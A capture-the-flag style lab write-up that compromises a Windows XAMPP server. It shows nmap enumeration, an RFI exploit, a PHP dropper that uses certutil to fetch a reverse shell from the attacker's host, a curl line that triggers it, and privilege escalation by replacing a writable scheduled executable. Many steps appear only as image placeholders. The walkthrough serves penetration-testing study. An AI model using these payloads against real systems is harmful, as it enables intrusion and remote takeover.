Nmap
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           FileZilla ftpd 0.9.41 beta
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3306/tcp open  mysql         MariaDB 10.3.24 or later (unauthorized)
4443/tcp open  http          Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
|_http-favicon: Unknown favicon MD5: 6EB4A43CB64C97F76562AF703893C8FD
| http-title: Welcome to XAMPP
|_Requested resource was http://192.168.239.53:4443/dashboard/
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
8080/tcp open  http          Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
|_http-favicon: Unknown favicon MD5: 6EB4A43CB64C97F76562AF703893C8FD
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
| http-title: Welcome to XAMPP
|_Requested resource was http://192.168.239.53:8080/dashboard/
|_http-open-proxy: Proxy might be redirecting requests
Enumeration
| Port | Service | Comments |
|---|---|---|
21 | FTP | Login failed |
135 | RPC | Will revisit if needed |
139/445 | SMB | No null session allowed |
3306 | MySQL | No credentials at the moment |
4443 | xampp dashboard | Will investigate |
8080 | xampp dashboard | Same as on 4443 |

Going to hone in on the xampp site on 4443 and 8080. First we’ll check to see if phpMyAdmin and/or phpinfo is accessible.
phpmyadmin is a no-go.
But phpinfo is readable.

Gathering information:




allow_url_fopen and allow_url_include are both enabled, meaning that we may be able to use LFI/RFI to exploit the system.
Gobuster finds a /site directory. When we navigate to the page, it is immediately clear where our LFI/RFI attack will be.


We can test for RFI by setting up a listener on port 80 and trying to ping it from the browser.

Sure enough, we get a hit:
We will need to create three files: a reverse shell (.exe), a php file to download it onto the system, and another php file to trigger it.
Creating shell.exe:

Creating dl.php:
<?php
$exec = system('certutil -urlcache -split -f "http://192.168.45.221/rev.exe" rev.exe', $val);
?>
Creating trigger.php:
<?php
$exec = system('rev.exe', $val);
?>

Now we host the files on a python web server. We run dl.php first to download the reverse shell, then run trigger.php to run the shell. We’ll have a waiting listener ready to catch the shell.
Downloading the shell to the target:
Next we run trigger.php and check our listener:
curl -i http://192.168.148.53:4443/site/index.php?page=http://192.168.45.221/trigger.php
Privilege Escalation
We check our privileges:

We get winPEAS on the box and look for privesc vectors. One area that is interesting is

TFPT.exe is suspicious because it is in an odd directory.


Checking the directory:

info.txt tells us the this TFPT.exe runs every five minutes. cacls reveals that we have write permissions over this file.

We can create a malicious executable and replace the original TFTP.exe with it.
Creating the executable:
Renaming the original file:

Uploading the malicious file:

And now we open a listener and wait.
Boom!

🏴☠️ Done! 🏴☠️